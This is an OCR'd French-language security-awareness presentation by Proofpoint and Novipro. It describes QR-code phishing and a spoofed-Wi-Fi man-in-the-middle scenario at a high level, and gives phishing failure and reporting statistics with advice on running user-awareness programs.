to-send-you-to-phishing-sites

1 - La redirection vers un site web (malware ou phishing)

- Très facile à implémenter
- Souvent lorsque le scan est fait, le mal est fait, l’appareil est compromis.
- Souvent les attaquants collent leur code QR par-dessus le code légitime.
- Peut-être du hameçonnage ou drive-by download.

MITM – Man-in-the-middle attack


- L'utilisateur qui utilise le code QR pour se connecter (ex.: Starbucks wifi) utilise le code pour un code de réduction sur leur café affiché en magasin.
- Le code renvoie sur un réseau usurpé qui a le même nom que celui de l'entreprise.
- La connexion chiffrée avec les sites web sont interceptées, l'attaquant voit maintenant en clair tout ce qui émane de l'appareil (sites consultés, mot de passe, documents téléchargés et ouverts, etc.)



Sensibilisation et actions des utilisateurs : Ce que nous avons appris

proofpoint.

Partager, c'est... ne pas se soucier



Quelques autres sujets de préoccupation...

Classez sous "S" pour "Seulement"

savent que les pièces jointes peuvent être infectées par des logiciels malveillants


savent qu'un email peut provenir d'une personne autre que le véritable expéditeur

savent qu'ils doivent traiter les emails non sollicités avec prudence

Taux d'échec, étalonnage et résilience


proofpoint.

Top 20 taux d’échec par secteur d’activité



Source: https://www.proofpoint.com/fr/resources/threat-reports/state-of-phish


Taux d’échec moyen par département




Source: https://www.proofpoint.com/fr/resources/threat-reports/state-of-phish

Les données de référence, c'est bien... mais il vous faut du Threat Intel


Comment les entreprises utilisent la threat intelligence



sensibilisent les utilisateurs aux attaques connues visant l'entreprise




créent des tests de phishing qui imitent les tendances en matière de menaces



proposent des formations spécifiques aux collaborateurs ciblés par certains types d'attaques

Taux de déclaration et ratios de résilience



Taux de signalement moyen de 13 % ÷ taux d'échec moyen de 11 % = 1,2

Le **1,2** est ce que nous appelons le facteur de résilience.

D'autres raisons pour lesquelles vous voulez un bouton de rapport

>5M
courriels signalés

Les utilisateurs finaux des clients de Proofpoint ont signalé plus de **5 millions de courriels** provenant de la nature.

5
courriels par utilisateur

En moyenne, chaque utilisateur de **PhishAlarm®** a signalé cinq e-mails

>200,00
hameçonnage des données d'identification

Au cours de notre période de mesure d'un an, les utilisateurs ont signalé plus de **200 000 courriels d'hameçonnage d'identifiants**.


>35,000
charges utiles de logiciels malveillants

Plus de **35 000 courriels signalés par les utilisateurs contenaient des logiciels malveillants**, notamment des RAT, des enregistreurs de frappe, des téléchargeurs et des logiciels malveillants APT.

À retenir : Informer et améliorer

proofpoint.


Ne jamais sous-estimer les mots



- Si vous êtes propriétaire du programme, soyez votre propre défenseur.
- Parlez un langage qui résonne
- Donnez aux utilisateurs le statut de parties prenantes
- Ouvrez les lignes de communication avec vos équipes de remédiation et d'intervention.
- Positionnez les activités de manière appropriée dès le départ

Veiller à ce que les activités fonctionnent en harmonie

- Évitez la cacophonie une ou deux fois par an
- Diffusez vos messages clés à tout le monde
- Délivrez des messages ciblés aux personnes visées
- Gardez la culture - et le changement de culture - à l'esprit



CONTACTEZ-NOUS

ROGER OUELLET
514 744-5353 #260
Roger.ouellet@novipro.com

SÉBASTIEN RHO
514 608-7516
srho@proofpoint.com

proofpoint.

NOVIPRO